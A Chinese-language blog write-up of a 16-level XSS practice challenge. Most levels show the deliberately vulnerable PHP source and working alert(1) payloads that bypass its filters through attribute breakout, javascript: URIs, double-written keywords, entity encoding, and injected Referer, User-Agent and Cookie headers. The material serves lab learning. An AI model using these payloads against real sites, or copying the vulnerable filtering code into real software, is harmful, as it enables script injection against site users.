XSS挑战赛--Writeup（共16题）

原创

1stPeak 于 2019-06-10 17:56:33 发布 1564 收藏 7

分类专栏： CTF闯关

本文链接：https://blog.csdn.net/qq_41617034/article/details/90812916

XSS挑战赛--Writeup（共16题）


Level-1

源码：

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level2.php?keyword=test";
}
</script>
<title>欢迎来到level1</title>
</head>
<body>
<h1 align=center>欢迎来到level1</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["name"];
echo "<h2 align=center>欢迎用户".$str."</h2>";
?>
<center><img src=level1.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>
```

第一题就不多说了哈，直接在url后面接上，过关第一题。

```
<script>alert(1)</script>
```



注：()中数字不需要加引号，字符串需要加引号


Level-2

源码：

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level3.php?writing=wait";
}
</script>
<title>欢迎来到level2</title>
</head>
<body>
<h1 align=center>欢迎来到level2</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form action=level2.php method=GET>
<input name=keyword  value="'.$str.'">
<input type=submit name=submit value="搜索"/>
</form>
</center>';
?>
<center><img src=level2.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>
```

解题思路：

首先我们直接输入js代码，看看会发生什么，使用开发者工具辅助查看



我们在审查元素中看到我们的js代码被输入到value的引号之中，无法执行，因此，我们需要闭合单引号与尖括号

Payload：

```
"><script>alert(1)</script><"
或者
" onmouseover=alert(1)<"
```

Level-3

源码：

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level4.php?keyword=try harder!";
}
</script>
<title>欢迎来到level3</title>
</head>
<body>
<h1 align=center>欢迎来到level3</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>"."<center>
<form action=level3.php method=GET>
<input name=keyword  value='".htmlspecialchars($str)."'>
<input type=submit name=submit value=搜索 />
</form>
</center>";
?>
<center><img src=level3.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>
```

解题思路：

我们从源码观察得知，这里使用了htmlspecialchars函数
把预定义的字符转换为 了HTML 实体

```
预定义的字符是：

&（和号）成为 &
"（双引号）成为 "
'（单引号）成为 '
<（小于）成为 <
>（大于）成为 >
htmlspecial函数的默认配置不过滤单引号
```

用来构造的主要语句

```
value='".htmlspecialchars($str)."'
```

所以前面所使用的">就会无效，我们这里就闭合'（因为htmlspecial函数的默认配置是不过滤单引号的，所以这里可以利用单引号闭合）

Payload：

```
' onmouseover=alert(1)空格     为了直观，这里的空格是汉字，利用时是键盘上的空格。如果不加空格，它会认为'是onmouseover后面值的一部分，输入其他字符也一样，它只会认为这是值的一部分，所以会影响alert(1)这个命令
' onmouseover=alert(1) '这个和上面的原理是一样的，就是加了个单引号闭合后面的单引号而已
或者
' onmouseover='alert(1)       和最后面的'>闭合
或者
' onmouseover='alert(1)'      自己闭合后，因为已经固定值就是alert(1)，所以后面多出的'没有影响
或者
' onmouseover=alert(1)//   这里的//是js里的注释，因为alert是js代码所以//可以注释后面的'>
等等...
```

注：onmouseover后面的值的引号要么两边都有，没有就两边都没有

Level-4

源码：

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level5.php?keyword=find a way out!";
}
</script>
<title>欢迎来到level4</title>
</head>
<body>
<h1 align=center>欢迎来到level4</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str2=str_replace(">","",$str);
$str3=str_replace("<","",$str2);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form action=level4.php method=GET>
<input name=keyword  value="'.$str3.'">
<input type=submit name=submit value=搜索 />
</form>
</center>';
?>
<center><img src=level4.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str3)."</h3>";
?>
</body>
</html>
```

分析：

由源码可知，这里将接收到的值中的<与>符号进行了过滤，替换为空，但这里没有对value的值使用htmlspecialchars，所以仅仅是<与>不可用

解题思路：

我们可以不使用<与>进行绕过

Payload：

```
" onmouseover=alert(1)空格
" onmouseover=alert(1) "
或者
" onmouseover="alert(1)
或者
" onmouseover="alert(1)"
或者
" onmouseover=alert(1)//
或者
" onfocus=alert(1) autofocus="    构造一个输入到文本框后出现相应的事件
等等...
```

Level-5

源码：

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level6.php?keyword=break it out!";
}
</script>
<title>欢迎来到level5</title>
</head>
<body>
<h1 align=center>欢迎来到level5</h1>
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("<script","<scr_ipt",$str);
$str3=str_replace("on","o_n",$str2);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form action=level5.php method=GET>
<input name=keyword  value="'.$str3.'">
<input type=submit name=submit value=搜索 />
</form>
</center>';
?>
<center><img src=level5.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str3)."</h3>";
?>
</body>
</html>
```

分析：

源码使用了strtolower函数将，所有字符转为小写；使用str_replace函数，将接收到的值中的<script>替换为<scr_ipt>，on替换为o_n

解题思路：

这次过滤了<script>与on，不能使用js事件了。但没有过滤<与>，因此我们可以使用伪协议来构造

Payload：

```
"><iframe src=javascript:alert(1)>   这个执行后会无法跳出进入下一关的页面
或者
"><a href=javascript:alert(1)>
或者
"> <a href="javascript:alert(1)">1stPeak</a>
或者
"> <a href="javascript:%61lert(1)">1stPeak</a>//   这里的%61是url编码后的a
等等...
```

Level-6

源码：

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level7.php?keyword=move up!";
}
</script>
<title>欢迎来到level6</title>
</head>
<body>
<h1 align=center>欢迎来到level6</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str2=str_replace("<script","<scr_ipt",$str);
$str3=str_replace("on","o_n",$str2);
$str4=str_replace("src","sr_c",$str3);
$str5=str_replace("data","da_ta",$str4);
$str6=str_replace("href","hr_ef",$str5);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form action=level6.php method=GET>
<input name=keyword  value="'.$str6.'">
<input type=submit name=submit value=搜索 />
</form>
</center>';
?>
<center><img src=level6.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str6)."</h3>";
?>
</body>
</html>
```

分析：

这里过滤了<script>、on、src、data、href

解题思路：

但是并没有对<与>进行过滤，并且没有大小写的过滤，所以，将上一题的Payload稍加修改，嘿嘿嘿

Payload：

```
"><iframe SRC=javascript:alert(1)>   这个执行后会无法跳出进入下一关的页面
或者
"><a Href=javascript:alert(1)>
或者
"> <a HRef="javascript:alert(1)">1stPeak</a>
或者
"> <a HREF="javascript:%61lert(1)">1stPeak</a>//
等等...
```

Level-7

源码：

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level8.php?keyword=nice try!";
}
</script>
<title>欢迎来到level7</title>
</head>
<body>
<h1 align=center>欢迎来到level7</h1>
<?php
ini_set("display_errors", 0);
$str =strtolower( $_GET["keyword"]);
$str2=str_replace("script","",$str);
$str3=str_replace("on","",$str2);
$str4=str_replace("src","",$str3);
$str5=str_replace("data","",$str4);
$str6=str_replace("href","",$str5);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form action=level7.php method=GET>
<input name=keyword  value="'.$str6.'">
<input type=submit name=submit value=搜索 />
</form>
</center>';
?>
<center><img src=level7.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str6)."</h3>";
?>
</body>
</html>
```

分析：

源码在level-6的基础上，增加了strtolower函数，接收的值全都转为小写再进行检查过滤

解题思路：

我们还是可以用<与>，于是我们尝试双写绕过

Payload：

```
"><sscriptcript>alert(1)</scrscriptipt>
或者
" oonnmouseover=alert(1)空格
" oonnmouseover=alert(1) "
或者
"><a hrhrefef=javascriscriptpt:alert(1)>1stPeak</a>
等等...
```

Level-8

源码：

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level9.php?keyword=not bad!";
}
</script>
<title>欢迎来到level8</title>
</head>
<body>
<h1 align=center>欢迎来到level8</h1>
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("script","scr_ipt",$str);
$str3=str_replace("on","o_n",$str2);
$str4=str_replace("src","sr_c",$str3);
$str5=str_replace("data","da_ta",$str4);
$str6=str_replace("href","hr_ef",$str5);
$str7=str_replace('"','&quot',$str6);
echo '<center>
<form action=level8.php method=GET>
<input name=keyword  value="'.htmlspecialchars($str).'">
<input type=submit name=submit value=添加友情链接 />
</form>
</center>';
?>
<?php
 echo '<center><BR><a href="'.$str7.'">友情链接</a></center>';
?>
<center><img src=level8.jpg></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str7)."</h3>";
?>
</body>
</html>
```

分析：

这里在Level-7的基础上，将原本script、on、src、data、href、"替换为空的值分别改为替换成scr_ipt、o_n、sr_c、da_ta、hr_ef、&quot，所以，我们无法使用双写绕过了

解题思路：

我们仔细看看源码，发现输出点在a标签内，href属性中。虽然htmlspecialchars函数在value的值中，但我们用不到input属性，虽然源码替换了很多字符，但时<，>，单引号，%，#，& 符号没有被过滤
javascript会被替换成javasc_rpt，我们可以使用&#x72来代替r ,HTML字符实体转换：https://www.qqxiuzi.cn/bianma/zifushiti.php

Payload：

```
javasc&#x72;ipt:alert(1)
或者
javascrip&#x74;:alert(1)
等等...
```

Level-9

源码：

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level10.php?keyword=well done!";
}
</script>
<title>欢迎来到level9</title>
</head>
<body>
<h1 align=center>欢迎来到level9</h1>
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("script","scr_ipt",$str);
$str3=str_replace("on","o_n",$str2);
$str4=str_replace("src","sr_c",$str3);
$str5=str_replace("data","da_ta",$str4);
$str6=str_replace("href","hr_ef",$str5);
$str7=str_replace('"','&quot',$str6);
echo '<center>
<form action=level9.php method=GET>
<input name=keyword  value="'.htmlspecialchars($str).'">
<input type=submit name=submit value=添加友情链接 />
</form>
</center>';
?>
<?php
if(false===strpos($str7,'http://'))
{
  echo '<center><BR><a href="您的链接不合法？有没有！">友情链接</a></center>';
        }
else
{
  echo '<center><BR><a href="'.$str7.'">友情链接</a></center>';
}
?>
<center><img src=level9.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str7)."</h3>";
?>
</body>
</html>
```

分析：

这一级别的源代码在Level-8的基础上，增加了false===strpos($str7,‘http://’)，用来过滤没有http://字符的url

解题思路：

这里我们可以通过//注释来进行绕过

Payload：

```
javasc&#x72;ipt:alert(1)//http://www.1stpeak.com      利用注释//
javascrip&#x74;:alert(1)//http://www.1stPeak.cn
或者
javascrip&#x74;:http://1stpeak.com%0dalert(1)    不利用注释//，其中的%0d是回车
```

Level-10

源码：

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level11.php?keyword=good job!";
}
</script>
<title>欢迎来到level10</title>
</head>
<body>
<h1 align=center>欢迎来到level10</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str11 = $_GET["t_sort"];
$str22=str_replace(">","",$str11);
$str33=str_replace("<","",$str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form id=search>
<input name="t_link"  value="'.'" type="hidden">
<input name="t_history"  value="'.'" type="hidden">
<input name="t_sort"  value="'.$str33.'" type="hidden">
</form>
</center>';
?>
<center><img src=level10.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>
```

分析：

从源码发现需要两个参数，一个是keyword，一个是t_sort，<与>都被转换成空，还有三个hidden的隐藏输入框，所以我们可以从隐藏的输入框入手，构造Payload

Payload：

```
keyword=1st&t_sort="type="text" onclick="alert(1)"
带入源码构造结果：<input name="t_sort"  value=""type="text" onclick="alert(1)"" type="hidden">
或者
keyword=1&t_sort="type="text" onclick=alert(1) "
带入源码构造结果：<input name="t_sort"  value=""type="text" onclick="alert(1)" type="hidden">
或者
keyword=1st&t_sort="type="text" onmouseover="alert(1)"
带入源码构造结果：<input name="t_sort"  value=""type="text" onmouseover="alert(1)" " type="hidden">
等等...
```

Level-11

源码：

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level12.php?keyword=good job!";
}
</script>
<title>欢迎来到level11</title>
</head>
<body>
<h1 align=center>欢迎来到level11</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str00 = $_GET["t_sort"];
$str11=$_SERVER['HTTP_REFERER'];
$str22=str_replace(">","",$str11);
$str33=str_replace("<","",$str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form id=search>
<input name="t_link"  value="'.'" type="hidden">
<input name="t_history"  value="'.'" type="hidden">
<input name="t_sort"  value="'.htmlspecialchars($str00).'" type="hidden">
<input name="t_ref"  value="'.$str33.'" type="hidden">
</form>
</center>';
?>
<center><img src=level11.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>
```

分析：

这里比Level-11上多了`$str11=$_SERVER['HTTP_REFERER']`，这里我们需要进行对http请求头进行xss注入所以我们利用burp进行构造Payload，同时注意，http请求头注入时<与>也是会被过滤的。

Payload：

```
在http请求头中添加如下payload
Referer: " onmouseover=alert(1) type="text"
```


构造原理：

```php
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str00 = $_GET["t_sort"];
$str11=$_SERVER['HTTP_REFERER'];        //str11=" onmouseover=alert(1) type="text"
$str22=str_replace(">","",$str11);     //str22=" onmouseover=alert(1) type="text"
$str33=str_replace("<","",$str22);    //str33=" onmouseover=alert(1) type="text"
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form id=search>
<input name="t_link"  value="'.'" type="hidden">
<input name="t_history"  value="'.'" type="hidden">
<input name="t_sort"  value="'.htmlspecialchars($str00).'" type="hidden">
<input name="t_ref"  value="" onmouseover=alert(1) type="text"" type="hidden">
</form>
</center>';
?>
```


构造图：

```
GET /xss/level11.php?keyword=good%20job! HTTP/1.1
Host: 192.168.1.1:8008
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: SESSIONID=519523290; PHPSESSID=1mqhmsa56pdk0unn25fa8l6ana
Upgrade-Insecure-Requests: 1
Referer: " onmouseover=alert(1) type="text"
```


结果图：



还可以使用其它http请求头的xss注入代码

```
Referer: " onclick=alert(1) type="text"
或者
Referer: " onclick="alert(1)" type="text"
等等...
原理都是一样的
```

Level-12

源码：

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level13.php?keyword=good job!";
}
</script>
<title>欢迎来到level12</title>
</head>
<body>
<h1 align=center>欢迎来到level12</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str00 = $_GET["t_sort"];
$str11=$_SERVER['HTTP_USER_AGENT'];
$str22=str_replace(">","",$str11);
$str33=str_replace("<","",$str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form id=search>
<input name="t_link"  value="'.'" type="hidden">
<input name="t_history"  value="'.'" type="hidden">
<input name="t_sort"  value="'.htmlspecialchars($str00).'" type="hidden">
<input name="t_ua"  value="'.$str33.'" type="hidden">
</form>
</center>';
?>
<center><img src=level12.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>
```


分析：

这一关和Level-11关原理一样，只不过这里是`$str11=$_SERVER['HTTP_USER_AGENT'];`，所以我们抓包修改user-agent进行xss注入

Payload：

```
User-Agent: " onclick=alert(1) type="text"
或者
User-Agent: " onclick="alert(1)" type="text"
```

第一个Payload演示图：



Level-13

源码：

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level14.php";
}
</script>
<title>欢迎来到level13</title>
</head>
<body>
<h1 align=center>欢迎来到level13</h1>
<?php
setcookie("user", "call me maybe?", time()+3600);
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str00 = $_GET["t_sort"];
$str11=$_COOKIE["user"];
$str22=str_replace(">","",$str11);
$str33=str_replace("<","",$str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form id=search>
<input name="t_link"  value="'.'" type="hidden">
<input name="t_history"  value="'.'" type="hidden">
<input name="t_sort"  value="'.htmlspecialchars($str00).'" type="hidden">
<input name="t_cook"  value="'.$str33.'" type="hidden">
</form>
</center>';
?>
<center><img src=level13.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>
```

分析：

这个和level-11和level-12原理一样，修改一下cookie的值就好

Payload：

```
Cookie: user=" onclick=alert(1) type="text"; SESSIONID=519523290; PHPSESSID=1mqhmsa56pdk0unn25fa8l6ana
或者
Cookie: user=" onclick="alert(1)" type="text"; SESSIONID=519523290; PHPSESSID=1mqhmsa56pdk0unn25fa8l6ana
```

第一个Payload演示图：

```
GET /xss/level13.php?keyword=good%20job! HTTP/1.1
Host: 192.168.1.1:8008
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.1:8008/xss/level12.php?keyword=good%20job!
Connection: close
Cookie: user=' onclick=alert(1) type="text"; SESSIONID=519523290; PHPSESSID=1mqhmsa56pdk0unn25fa8l6ana
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Level-14

源码：

```
<html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<title>欢迎来到level14</title>
</head>
<body>
<h1 align=center>欢迎来到level14</h1>
<center><iframe name="leftframe" marginwidth=10 marginheight=10 src="http://www.exifviewer.org/" frameborder=no
width="80%" scrolling="no" height=80%></iframe></center><center>这关成功后不会自动跳转。成功者<a href=/xsschallenge
/level15.php?src=1.gif>点我进level15</a></center>
</body>
</html>
```

分析：

还分析个啥子...

Level-15

源码：

```
<html ng-app>
<head>
        <meta charset="utf-8">
        <script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.2.0/angular.min.js"></script>
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level16.php?keyword=test";
}
</script>
<title>欢迎来到level15</title>
</head>
<h1 align=center>欢迎来到第15关，自己想个办法走出去吧！</h1>
<p align=center><img src=level15.png></p>
<?php
ini_set("display_errors", 0);
$str = $_GET["src"];
echo '<body><span class="ng-include:'.htmlspecialchars($str).'"></span></body>';
?>
```

分析：

你们自己想办法走出去吧，哈哈哈
emmm，有会的朋友，请评论告知一下~

Level-16

源码：

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level17.php?arg01=a&arg02=b";
}
</script>
<title>欢迎来到level16</title>
</head>
<body>
<h1 align=center>欢迎来到level16</h1>
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("script"," ",$str);
$str3=str_replace(" "," ",$str2);
$str4=str_replace("/"," ",$str3);
$str5=str_replace(" "," ",$str4);
echo "<center>".$str5."</center>";
?>
<center><img src=level16.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str5)."</h3>";
?>
</body>
</html>
```

分析：

这里使用了大小写guolv，将script、空格、/替换为

在html代码中 和空格的区别：

在html代码中每输入一个转义字符 就表示一个空格，输入9个 ，页面中就显示9个空格位置

而在html代码中输入空格，不管输入多少个空格，最终在页面中显示的空格位置只有一个

例如：hmtl代码中，在两个字之间输入9个空格与输入9个转义字符 的效果对比图

```
<html>
<p></p>html中使用普通空格举例：开始          结束</p>
<p>html中使用&nbsp举例:开始        &nbsp结束</p>
</html>
```

效果图：

---

html中使用普通空格举例：开始 结束

html中使用 举例:开始　　结束

解题思路：

源码没有过滤<与>，我们可以使用其它标签配合%0d，%0a等url编码绕过：

%0d表示回车符号

%0a表示换行符号

Payload：

```
<img%0dsrc=1%0donerror=alert(1)>
或者
<iframe%0asrc=www.buzhidao.com%0donmouseover=alert(1)></iframe>
或者
<svg%0aonload=alert(1)></svg>
等等...
```